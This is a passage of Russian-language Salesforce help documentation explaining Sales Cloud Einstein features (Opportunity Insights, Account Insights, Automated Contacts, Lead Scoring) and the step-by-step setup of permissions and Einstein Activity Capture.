Каждый прогноз содержит сведения о том, почему он показан, причем с релевантными метриками.



Доступны три различных типа представления.

- Прогнозы по сделкам — прогнозы на основе последних действий и существующих данных по возможности, таких как возможность закрытия сделки в ближайшее время.
- Напоминания о последующих мероприятиях — получайте напоминания о последующих действиях, если контакт не отвечал некоторое время или не было обмена сообщениями по важной возможности за значимый промежуток времени.
- Ключевые моменты — получайте уведомления о наступлении ключевых моментов в сделке, например, когда контакт упоминает конкурента или покидает свою компанию.

Прогнозы и уведомления видны пользователям Einstein с подходящим доступом к записям и действиям. К таковым относятся:

- ответственные за возможность;
- участники группы, работающей с возможностями;
- непосредственные менеджеры для ответственных за возможность и участников групп.

Если ответственный за возможность или члены группы меняются, то предыдущий ответственный или предыдущие члены группы все еще сохранят доступ к соответствующим важным сведениям. Также все пользователи Einstein, имеющие полномочия для просмотра возможности, имеют доступ к связанным прогнозам и уведомлениям на странице описания записи.

Совет: Большинство прогнозов и уведомлений во возможностям выводятся из действий торгового представителя, таких как события и отправка писем. Если прогноз выводится из личного письма, то прогноз будет общедоступным, но содержимое письма отображаться не будет. Параметры конфиденциальности определяются ответственным за действие, поэтому для получения наибольшего эффекта от функции Einstein Opportunity Insights рекомендуйте своим торговым представителям придать параметру **«Общий доступ для всех писем и событий»** значение «Все».

СМ. ТАКЖЕ:

Включение Einstein Opportunity Insights

Настройка Sales Cloud Einstein

Sales Cloud Einstein

Einstein Account Insights

Искусственный интеллект поможет группе сбыта в развитии взаимосвязей с клиентами. Благодаря Einstein Account Insights ваша группа всегда будет в курсе основных коммерческих мероприятий и других ключевых моментов, влияющих на отношения с клиентами.

Сведения отображаются в компоненте Einstein, расположенном на странице записей организации и на начальной странице. Если компонент Einstein не включен в макеты страниц, попросите администратора добавить его.

Прим.: В настоящее время важные сведения об организациях и возможностях доступны только на английском языке.


Тип важных сведений	Описание	Где и когда появляется важное сведение
Основные коммерческие мероприятия	Важные сведения, касающиеся новостей, такие как расширение организации, изменение в руководстве организации, ее участие в переговорах по слиянию и приобретению активов, появляются с новостными статьями, поддерживающими эти сведения, в количестве до трех публикаций. Новостные публикации в поддержку важных сведений берутся из уважаемых изданий, выпускающихся в США.	Для записей организации важные сведения определяются основными полями организации (в том числе **«Имя организации»** и **«Веб-сайт»**). Важные сведения могут просматривать все пользователи Einstein с доступом к записи. На начальной странице пользователи Einstein могут просматривать важные сведения, относящиеся к их организациям, а также организациям, в которых они являются участниками группы, работающей с организациями, и к организациям,

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Тип важных сведений	Описание	Где и когда появляется важное сведение
		которые они отслеживают. Менеджеру пользователя также предоставляется доступ к этим сведениям.
Основные моменты	Важные сведения, относящиеся к действиям, такие как упоминание контактным лицом конкурента или его уход из компании, выявляются по недавней электронной переписке и по событиям, связанным с организациями.	Что касается записей об организации, то в этом случае важные события связаны с деятельностью, относящейся к организации. Важные сведения могут просматривать все пользователи Einstein с доступом к записи. На начальной странице пользователи Einstein могут просматривать важные сведения, относящиеся к их организациям, а также организациям, в которых они являются участниками группы, работающей с организациями, и к организациям, которые они отслеживают. Менеджеру пользователя также предоставляется доступ к этим сведениям. Чтобы увидеть важные сведения, относящиеся к организации, необходимо включить функцию Einstein Activity Capture, и пользователи системы Einstein должны подключить свою электронную поту и календарь к системе Salesforce.



На стартовой странице пользователи могут отправлять сведения по электронной почте или предоставлять к ним доступ другим пользователям и группам посредством ленты Chatter. Пользователи также могут отменить получение важных сведений или оставить отзыв о релевантности тех или иных важных сведений.

Средство Einstein Account Insights доступно посредством Lightning for Outlook и Lightning for Gmail.

СМ. ТАКЖЕ:

- Включение <0>Einstein<1> Account Insights
- Настройка Sales Cloud Einstein
- Sales Cloud Einstein


Einstein Automated Contacts

Тратьте еще меньше времени на ввод данных. Средство Einstein Automated Contacts использует действия в электронной почте и события для того, чтобы предлагать новые данные для записи, которые вы можете добавить в программу Salesforce парой нажатий на кнопки.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



Предложенные данные появляются в компоненте Einstein. Вы можете видеть их после того, как подключите свою электронную почту и календарь к Salesforce при помощи дополнения Einstein Activity Capture. Тип предлагаемых данных определяет то, где будет появляться предлагаемое сообщение и кто сможет его видеть.

Тип предлагаемых сведений	Где появляются предлагаемые сведения	Кто может видеть предлагаемые сведения
Контакт	• Начальная страница • Записи организаций	• Все, включенные в поле **Кому** в электронном письме или в действии • Ответственные за организацию • Участники группы, работающей с организациями • Менеджер пользователя
Роли контактов возможности	• Начальная страница • Записи возможностей	• Ответственный за возможность • Участники группы, работающей с возможностями • Менеджер пользователя

Когда представитель добавляет предлагаемые данные в Salesforce, Einstein переносит представителя на страницу редактирования записи. Здесь представитель может просмотреть и сохранить новые данные. После того как данные добавлены, предлагаемое сообщение исчезает для всех пользователей.

Если представитель отклоняет предлагаемые ему данные, предложение исчезает для всех пользователей. Если у вас включена опция Smart Email Matching, то при отклонении представителем предложений контактных лиц, занимающих определенные должности в организации возможного клиента, все соответствующие виды действий удаляются из графика действий. Удаление не имеющих отношения к делу действий улучшает релевантность и действий в графике и самих предложений.

На начальной странице представители также могут отклонить предлагаемые действия, после чего такие предложения удаляются с начальной страницы. Пользователи также могут оставить отзыв о релевантности тех или иных отдельных предложений.

Если вы используете функцию дублирующего управления, то при добавлении представителем предлагаемого контакта такой контакт может быть помечен как повторяющийся. Если предложение имеет такую метку, то представитель должен будет выбрать существующий контакт из списка.

СМ. ТАКЖЕ:

Включение функции Einstein Automated Contacts

Рекомендации по настройке продукта Sales Cloud Einstein

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

До начала настройки Sales Cloud Einstein изучите рекомендации по настройкам общего доступа организации, а также сведения о пакетах, установленных в организации.

- Приложение Sales Cloud Einstein доступно для пользователей только при наличии стандартных лицензий Salesforce.
- Если приобретается продукт Sales Cloud Einstein, система Salesforce устанавливает в организации два пакета, SalesforceIQ Cloud и Sales Insights. Каждый пакет добавляет ассоциированного пользователя и профиль интеграции. Система Salesforce использует эти элементы, чтобы обеспечивать организацию важными данными. Обновление этих элементов способно повлиять на возможность организации получать важные сведения.
- Если вы включаете опцию Einstein Activity Capture, «Помощник» может работать со сбоями. Оповещения в помощнике не отражают электронные сообщения и события, добавленные в Salesforce с помощью функции «Запись действий Einstein». Кроме того, сообщения электронной почты, которые отправляются из «помощника», не проходят через учетную запись электронной почты Einstein Activity Capture.
- Чтобы использовать средство оценки интересов Einstein Lead Scoring, необходимо соблюдение следующих условий.
  - На протяжении последних шести месяцев необходимо создать не менее 1 000 интересов в вашей организации Salesforce. Оценки интересов не генерируются до тех пор, пока не будет накоплено достаточное количество данных, обеспечивающих надежность оценок.
  - Ваши коммерческие представители должны создавать возможности в ходе процесса преобразования интересов. Средство оценки интересов Einstein анализирует преобразованные интересы с сопутствующими возможностями.
  - Ваши коммерческие представители должны преобразовывать по меньшей мере 120 интересов с возможностями в течение последних шести месяцев.
  - Ваши коммерческие представители должны преобразовывать по меньшей мере 20 интересов с возможностями в течение каждого месяца, опираясь при этом на интересы, созданные в течение последних шести месяцев.
  - Коммерческие представители обязаны аккуратно заполнить записи об интересах. Чем больше данных содержится в интересе, тем лучше будут важные сведения, сгенерированные средством оценки интересов Einstein Lead Scoring.
  - Постарайтесь убрать дублирующие интересы из своей организации.

- Не устанавливайте классы APEX, которые имеют отсылки к полю ScoreIntelligence, предоставляемому средством Einstein Lead Scoring, до тех пор пока вы не подключили Einstein Lead Scoring и не получили по электронной почте сообщение, которое подтверждает, что подключение приложения успешно завершено.

СМ. ТАКЖЕ:

Настройка Sales Cloud Einstein

Sales Cloud Einstein

Управление повторяющимися записями в Salesforce

Настройка Sales Cloud Einstein

Следуйте поэтапным инструкциям в помощнике настройки Sales Cloud Einstein, включая выбор тех лиц, которые могут использовать Einstein, и задание характеристик программы Einstein. Вы также настраиваете страницы и просматриваемые списки, чтобы пользователи могли видеть важные сведения.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки Sales Cloud Einstein выполните следующие действия.

- «Настройка приложения» и «Изменение всех данных»

1. Вход в «Помощника настройки» Sales Cloud Einstein

   Помощник настройки — это ваш гид при выборе пользователей приложения Sales Cloud Einstein и характеристик, используемых в настройках.

2. Укажите, кто может использовать Sales Cloud Einstein.

   При помощи лицензии на набор разрешений Sales Cloud Einstein создайте набор разрешений, включите разрешения приложения для свойств модуля Sales Cloud Einstein и назначьте набор разрешений пользователю.

3. Настраивание функции сбора действий Einstein Activity Capture для Sales Cloud Einstein

   Войдите в настройку Einstein Activity Capture из помощника настройки Sales Cloud Einstein. На странице «Параметры» включите и настройте запись действий Einstein. Средство Einstein Activity Capture необходимо для работы средств Opportunity Insights и Account Insights.

4. Включение средства оценки интересов Einstein Lead Scoring

   Войдите в настройку Einstein Lead Scoring из помощника настройки Sales Cloud Einstein. На странице настроек включите и настройте приложение сбора действий Einstein Lead Scoring.

5. Включение Einstein Opportunity Insights

   Войдите в настройку Einstein Opportunity Insights из помощника настройки Sales Cloud Einstein. На странице настроек включите и настройте приложение сбора действий Einstein Opportunity Insights.

6. Включение <0>Einstein<1> Account Insights

   Войдите в настройку Einstein Account Insights из помощника настройки Sales Cloud Einstein. На странице настроек включите и настройте приложение сбора действий Einstein Account Insights.

7. Включение функции Einstein Automated Contacts

   Помогает представителям тратить еще меньше времени на ввод данных. Средство Einstein Automated Contacts использует действия в электронной почте и события для того, чтобы находить новые данные для записи, которые вы можете добавить в программу Salesforce парой нажатий на кнопки.

СМ. ТАКЖЕ:


Рекомендации по настройке продукта Sales Cloud Einstein

Sales Cloud Einstein

Вход в «Помощника настройки» Sales Cloud Einstein

Помощник настройки — это ваш гид при выборе пользователей приложения Sales Cloud Einstein и характеристик, используемых в настройках.

1. Введите строку «*Помощник настройки* `Einstein`» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Помощник настройки Einstein»**.



2. Нажмите на **Начать**, если вы впервые входите в «Помощник настройки».

Помощник настройки средства Sales Cloud Einstein показывает задачи, которые нужно выполнить для развертывания Sales Cloud Einstein.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Чтобы войти в «Помощника настройки» Sales Cloud Einstein:

- «Настройка приложения» и «Изменение всех данных»


Укажите, кто может использовать Sales Cloud Einstein.

При помощи лицензии на набор разрешений Sales Cloud Einstein создайте набор разрешений, включите разрешения приложения для свойств модуля Sales Cloud Einstein и назначьте набор разрешений пользователю.

1. Создайте набор полномочий.
2. В раскрывающемся списке «Лицензия» выберите вариант **Sales Cloud Einstein**.



3. Нажмите кнопку **«Сохранить»**.
4. 'Выберите **«Полномочия приложения»**.
5. Включите полномочия приложения для функций Einstein.



6. Назначьте пользователям набор полномочий.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы указать, кто может использовать Sales Cloud Einstein:

- «Настройка приложения» и «Изменение всех данных»

СМ. ТАКЖЕ:

Создание наборов полномочий

Назначение наборов полномочий отдельному пользователю


Пакетное назначение набора полномочий пользователям

Sales Cloud Einstein

Настраивание функции сбора действий Einstein Activity Capture для Sales Cloud Einstein

Войдите в настройку Einstein Activity Capture из помощника настройки Sales Cloud Einstein. На странице «Параметры» включите и настройте запись действий Einstein. Средство Einstein Activity Capture необходимо для работы средств Opportunity Insights и Account Insights.

1. Введите строку `Sales Cloud Einstein` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Помощник настройки»** в разделе Sales Cloud Einstein.



2. Если вы впервые заходите в «Помощник настройки» Sales Cloud Einstein, нажмите на опцию **Начать**. Помощник настройки средства Sales Cloud Einstein показывает все шаги, нужные вам для развертывания Sales Cloud Einstein, включая то, каким образом выбираются пользователи для программы Einstein. Функциями программы Einstein, включая Einstein Activity Capture, могут пользоваться только ее пользователи.
3. Нажмите кнопку **«Настройка»** рядом с пунктом «Запись действий Einstein».
4. Нажмите кнопку **«Включить»** на странице настроек.
5. Настройте дополнительные настройки средства сбора действий Einstein Activity Capture.

Если включить запись действий Einstein, система Salesforce предлагает назначенным пользователям Sales Cloud Einstein подключить их учетные записи Google™ или Microsoft® Office 365® к Salesforce. Первоначальное добавление электронных сообщений и событий в Salesforce занимает до 24 часов.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения записи действий Einstein:

- «Настройка приложения» и «Изменение всех данных»

Удалите поле «Дата последнего действия» из макетов страниц для организаций, контактов, интересов, возможностей и организаций-лиц. Это поле не отражает электронные сообщения и события, добавленные в Salesforce с помощью функции «Запись действий Einstein».

СМ. ТАКЖЕ:

- Редактирование макетов страниц для стандартных объектов
- Настройка функции «Запись действий Einstein»
- Подключение электронной почты и календаря к Salesforce с помощью функции «Запись действий Einstein»
- Запись действий Einstein

Включение средства оценки интересов Einstein Lead Scoring

Войдите в настройку Einstein Lead Scoring из помощника настройки Sales Cloud Einstein. На странице настроек включите и настройте приложение сбора действий Einstein Lead Scoring.

ВЕРСИИ

Доступно в версиях: Lightning Experience.


Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения средства оценки интересов Einstein Lead Scoring

- «Настройка приложения» и «Изменение всех данных»

1. Введите строку `Sales Cloud Einstein` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Помощник настройки»** в разделе Sales Cloud Einstein.



2. Если вы впервые заходите в «Помощник настройки» Sales Cloud Einstein, нажмите на опцию **Начать**.

Помощник настройки средства Sales Cloud Einstein показывает все шаги, нужные вам для развертывания Sales Cloud Einstein, включая то, каким образом выбираются пользователи для программы Einstein. Функциями программы Einstein, включая Einstein Lead Scoring, могут пользоваться только ее пользователи.

3. Нажмите **Настроить** рядом с опцией Einstein Lead Scoring.
4. Нажмите кнопку **«Включить»** на странице настроек.
5. С помощью конструктора приложений Lightning добавьте компонент Einstein на начальную страницу и страницы Lightning для интересов.
6. После появления важных сведений добавьте поле Балл в средство просмотра публичных списков интересов. Salesforce автоматически добавит это поле к стандартным списковым представлениям.

Пользователям Einstein будут доступны важные сведения в компоненте Einstein. Прогнозы станут доступны в течение 24 часов.

Совет: Чтобы получить максимум отдачи от средства оценки интересов Einstein Lead Scoring, предложите торговым представителям добавить поле «Балл» к своим представлениям со списком интересов.

СМ. ТАКЖЕ:

Укажите, кто может использовать Sales Cloud Einstein.
Конструктор приложений Lightning
Создание спискового представления в Lightning Experience
Используйте средство оценки интересов Einstein Lead Scoring

Включение Einstein Opportunity Insights

Войдите в настройку Einstein Opportunity Insights из помощника настройки Sales Cloud Einstein. На странице настроек включите и настройте приложение сбора действий Einstein Opportunity Insights.

Прим.: Чтобы использовать приложение Einstein Opportunity Insights, нужно включить приложение Einstein Activity Capture.

1. Введите строку `Sales Cloud Einstein` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Помощник настройки»** в разделе Sales Cloud Einstein.

ВЕРСИИ


Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Einstein Opportunity Insights:

- «Настройка приложения» и «Изменение всех данных»



2. Если вы впервые заходите в «Помощник настройки» Sales Cloud Einstein, нажмите на опцию **Начать**.
   Помощник настройки средства Sales Cloud Einstein показывает все шаги, нужные вам для развертывания Sales Cloud Einstein, включая то, каким образом выбираются пользователи для программы Einstein. Функциями программы Einstein, включая Einstein Opportunity Insights, могут пользоваться только ее пользователи.
3. Нажмите **Настроить** рядом с опцией Einstein Opportunity Insights.
4. Нажмите кнопку **«Включить»** на странице настроек.
5. С помощью конструктора приложений Lightning добавьте компонент Einstein на начальную страницу и страницы Lightning для возможностей.
6. После появления важных сведений добавьте поле Лучший прогноз в средство просмотра публичных списков возможностей. Salesforce автоматически добавит это поле к стандартным списковым представлениям.

Пользователям Einstein будут доступны важные сведения в компоненте Einstein. Прогнозы станут доступны в течение 24 часов.

Совет: Чтобы извлечь максимум пользы от средства Einstein Opportunity Insights, предложите торговым представителям задать своему параметру «Общий доступ к письмам и событиям» значение «Все» и добавить поле «Лучший прогноз» к своим представлениям со списком возможностей.

СМ. ТАКЖЕ:

- Настраивание функции сбора действий Einstein Activity Capture для Sales Cloud Einstein
- Укажите, кто может использовать Sales Cloud Einstein.
- Конструктор приложений Lightning
- Управление общим доступом к действиям
- Einstein Opportunity Insights

Включение <0>Einstein<1> Account Insights

Войдите в настройку Einstein Account Insights из помощника настройки Sales Cloud Einstein. На странице настроек включите и настройте приложение сбора действий Einstein Account Insights.

Прим.: Чтобы приложение Einstein Account Insights заработало в полную силу, нужно включить приложение Einstein Activity Capture.

